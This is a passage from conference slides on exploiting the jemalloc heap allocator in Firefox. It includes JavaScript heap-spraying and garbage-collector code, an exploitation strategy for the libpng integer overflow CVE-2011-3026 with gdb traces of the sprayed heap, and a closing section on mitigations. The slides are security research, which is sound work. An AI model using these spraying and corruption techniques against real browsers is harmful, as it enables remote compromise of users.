Reading symbols from ./firefox-13.0.1.app/Contents/MacOS/firefox.dSYM/Contents/Resources/DWARF/firefox...
done
```

unmask_jemalloc

```
(gdb) jehelp
[unmask_jemalloc] De Mysteriis Dom jemalloc
[unmask_jemalloc] v0.666 (bh-usa-2012)

[unmask_jemalloc] available commands:
[unmask_jemalloc]   jechunks                : dump info on all available chunks
[unmask_jemalloc]   jearenas                : dump info on jemalloc arenas
[unmask_jemalloc]   jeruns                  : dump info on jemalloc current runs
[unmask_jemalloc]   jebins                  : dump info on jemalloc bins
[unmask_jemalloc]   jeregions <size class>  : dump all current regions of the given size class
[unmask_jemalloc]   jesearch <hex value>    : search the jemalloc heap for the given hex value
[unmask_jemalloc]   jedump [filename]       : dump all available info to screen (default) or file
[unmask_jemalloc]   jeparse                 : (re)parse jemalloc structures from memory
[unmask_jemalloc]   jeversion               : output version number
[unmask_jemalloc]   jehelp                  : this help message
(gdb) show version
GNU gdb (GDB) 7.4.50.20120320
```

Firefox heap manipulation

- Uncertainty is the enemy of (reliable) exploitation
- Goal: predictable heap arrangement
- Tools: Javascript, HTML
  - Essential: triggering the garbage collector
- Debugging tools: gdb/Python

Controlled allocations

- Number of regions on the target run
  - Javascript loop
- Size class of the target run
  - Powers of 2 (due to **`substr()`**)
  - 2 4 8 16 32 64 128 256 512 1024 2028 4096
- Content on the target run
  - Unescaped strings and arrays

Allocation example

```
function jemalloc_spray(blocks, size) {
    var block_size = size / 2;
    var marker = unescape("%ubeef%udead");
    var content = unescape("%u6666%u6666");

    while(content.length < block_size / 2) {
        content += content;
    }

    var arr = [];
    for(i = 0; i < blocks; i++) {
        ...
        var block = marker + content + padding;

        while(block.length < block_size) {
            block += block;
        }

        arr[i] = block.substr(0);
    }
}
```

Controlled deallocations

```
    ...

    for(i = 0; i < blocks; i += 2) {
        delete(arr[i]);
        arr[i] = null;
    }

    var ret = trigger_gc();
    ...
}

function trigger_gc() {
    var gc = [];

    for(i = 0; i < 100000; i++) {
        gc[i] = new Array();
    }

    return gc;
}
```

jemalloc spraying

- Firefox implements mitigations against traditional heap spraying
- Allocations with comparable content are blocked
- The solution is to add random padding to your allocated blocks [1]
- For a complete example see our ***jemalloc_feng_shui.html***

CVE-2011-3026

- Integer overflow in ***libpng*** in **`png_decompress_chunk()`**
- Leads to a heap allocation smaller than expected and therefore to a heap buffer overflow
- Vulnerable Firefox version: 10.0.1
- Vulnerable ***libpng*** version: 1.2.46

The vulnerability

pngrutil.c

```c
      defined(PNG_USER_CHUNK_MALLOC_MAX)
        else
#endif
        if (expanded_size > 0)
        {
          /* Success (maybe) - really uncompress the chunk. */
          png_size_t new_size = 0;
          png_charp text = png_malloc_warn(png_ptr,
                      prefix_size + expanded_size + 1);

          if (text != NULL)
          {
            png_memcpy(text, png_ptr->chunkdata, prefix_size);
            new_size = png_inflate(png_ptr,
                (png_bytep)(png_ptr->chunkdata + prefix_size),
                chunklength - prefix_size,
                (png_bytep)(text + prefix_size), expanded_size);
            text[prefix_size + expanded_size] = 0; /* just in case */
```

Exploitation strategy

- Adjacent region corruption
- The integer overflow enables us to control the allocation size
- Select an appropriate size class, e.g. 1024
- Spray the runs of the size class with appropriate objects (0xdeadbeef in our example)
- Free some of them, creating gaps of free slots in the runs, load crafted PNG
- See our ***cve-2011-3026.html***

Integer overflow

```
gdb $ x/2i $eip-0x7
   0xb695afd6 <MOZ_PNG_decomp_chunk+159>:       call   0xb69561d0 <MOZ_PNG_malloc_warn>
   0xb695afdb <MOZ_PNG_decomp_chunk+164>:       test   eax,eax
gdb $ p prefix_size
$4 = 0x62eb
gdb $ p expanded_size
$5 = 0xffffa000
gdb $ p prefix_size+expanded_size+1
$6 = 0x2ec
gdb $ x/x $eax
0x9d3f1800:     0x00000000
```

- **`prefix_size`** and **`expanded_size`** are user-controlled
- **`0x2ec == 748`**
- The allocation is placed on the 1024 jemalloc run
- Allocated region: 0x9d3f1800

Game over

```
gdb $ jeregions 1024
[unmask_jemalloc] dumping all regions of size class 1024
[unmask_jemalloc] [run 0x9d3ea000] [size 32768] [bin 0xb7377a68]
[unmask_jemalloc] [region 000] [used] [0x9d3ea400] [0xdeadbeef]
[unmask_jemalloc] [region 001] [used] [0x9d3ea800] [0xb6f29488]
[unmask_jemalloc] [region 002] [used] [0x9d3eac00] [0xdeadbeef]
[unmask_jemalloc] [region 003] [used] [0x9d3eb000] [0x9d3f1000]
[unmask_jemalloc] [region 004] [used] [0x9d3eb400] [0xdeadbeef]
[unmask_jemalloc] [region 005] [used] [0x9d3eb800] [0x9d3ec000]
[unmask_jemalloc] [region 006] [used] [0x9d3ebc00] [0xdeadbeef]
[unmask_jemalloc] [region 007] [used] [0x9d3ec000] [0x9d3ec800]
[unmask_jemalloc] [region 008] [used] [0x9d3ec400] [0xdeadbeef]
[unmask_jemalloc] [region 009] [used] [0x9d3ec800] [0x9d3ed000]
[unmask_jemalloc] [region 010] [used] [0x9d3ecc00] [0xdeadbeef]
[unmask_jemalloc] [region 011] [used] [0x9d3ed000] [0xa13f1000]
[unmask_jemalloc] [region 012] [used] [0x9d3ed400] [0xdeadbeef]
[unmask_jemalloc] [region 013] [used] [0x9d3ed800] [0xb6fac748]
[unmask_jemalloc] [region 014] [used] [0x9d3edc00] [0xdeadbeef]
[unmask_jemalloc] [region 015] [used] [0x9d3ee000] [0xa4bad8f8]
[unmask_jemalloc] [region 016] [used] [0x9d3ee400] [0xdeadbeef]
[unmask_jemalloc] [region 017] [used] [0x9d3ee800] [0x9c5ff200]
[unmask_jemalloc] [region 018] [used] [0x9d3eec00] [0xdeadbeef]
[unmask_jemalloc] [region 019] [used] [0x9d3ef000] [0x0]
[unmask_jemalloc] [region 020] [used] [0x9d3ef400] [0xdeadbeef]
[unmask_jemalloc] [region 021] [used] [0x9d3ef800] [0xb6fb0258]
[unmask_jemalloc] [region 022] [used] [0x9d3efc00] [0xdeadbeef]
[unmask_jemalloc] [region 023] [used] [0x9d3f0000] [0x0]
[unmask_jemalloc] [region 024] [used] [0x9d3f0400] [0xdeadbeef]
[unmask_jemalloc] [region 025] [used] [0x9d3f0800] [0x0]
[unmask_jemalloc] [region 026] [used] [0x9d3f0c00] [0xdeadbeef]
[unmask_jemalloc] [region 027] [used] [0x9d3f1000] [0x0]
[unmask_jemalloc] [region 028] [used] [0x9d3f1400] [0xdeadbeef]
[unmask_jemalloc] [region 029] [used] [0x9d3f1800] [0x0]
[unmask_jemalloc] [region 030] [used] [0x9d3f1c00] [0xdeadbeef]
```

Conclusion

Mitigations

- Since April 2012 jemalloc includes red zones for small/ medium regions (huge overhead, disabled by default)
- What about randomizing deallocations?
- A call to **`free()`** can just insert the argument in a pool of regions ready to be **`free()`**'ed
- A random region is then picked and released.
  - This may be used to avoid predictable deallocations
  - ...but it breaks the principle of locality

Redzone

```
void
arena_alloc_junk_small(void *ptr, arena_bin_info_t *bin_info, bool zero)
{
    ...
    size_t redzone_size = bin_info->redzone_size;
    memset((void *)((uintptr_t)ptr - redzone_size), 0xa5,
        redzone_size);
    memset((void *)((uintptr_t)ptr + bin_info->reg_size), 0xa5,
        redzone_size);
    ...
}

void
arena_dalloc_junk_small(void *ptr, arena_bin_info_t *bin_info)
{
        size_t size = bin_info->reg_size;
        size_t redzone_size = bin_info->redzone_size;
        size_t i;
        bool error = false;

    for (i = 1; i <= redzone_size; i++) {
        if ((byte = *(uint8_t *)((uintptr_t)ptr - i)) != 0xa5) {
            error = true;
            ...
        }
    }
    for (i = 0; i < redzone_size; i++) {
        if ((byte = *(uint8_t *)((uintptr_t)ptr + size + i)) != 0xa5) {
            error = true;
            ...
        }
    }
    ...
}
```

Concluding remarks

- jemalloc is being increasingly used as a high performance heap manager
- Although used in a lot of software packages, its security hasn’t been assessed; until now
- Traditional unlinking/frontlinking exploitation primitives are not applicable to jemalloc
- We have presented novel attack vectors (force-used primitive) and a case study on Mozilla Firefox
- Utility (unmask_jemalloc) to aid exploit development

Acknowledgements

- Phrack staff
- Larry H.
- jduck
- Dan Rosenberg
- George Argyros

References

- [1] Heap spraying demystified, corelanc0d3r, 2011
- [2] Pseudomonarchia jemallocum, argp, huku, 2012
- [3] Art of exploitation, exploiting VLC, a jemalloc case study, huku, argp, 2012
- [4] Heap feng shui in javascript, Alexander Sotirov, 2007
- [5] unmask_jemalloc, argp, huku, https://github.com/argp/unmask_jemalloc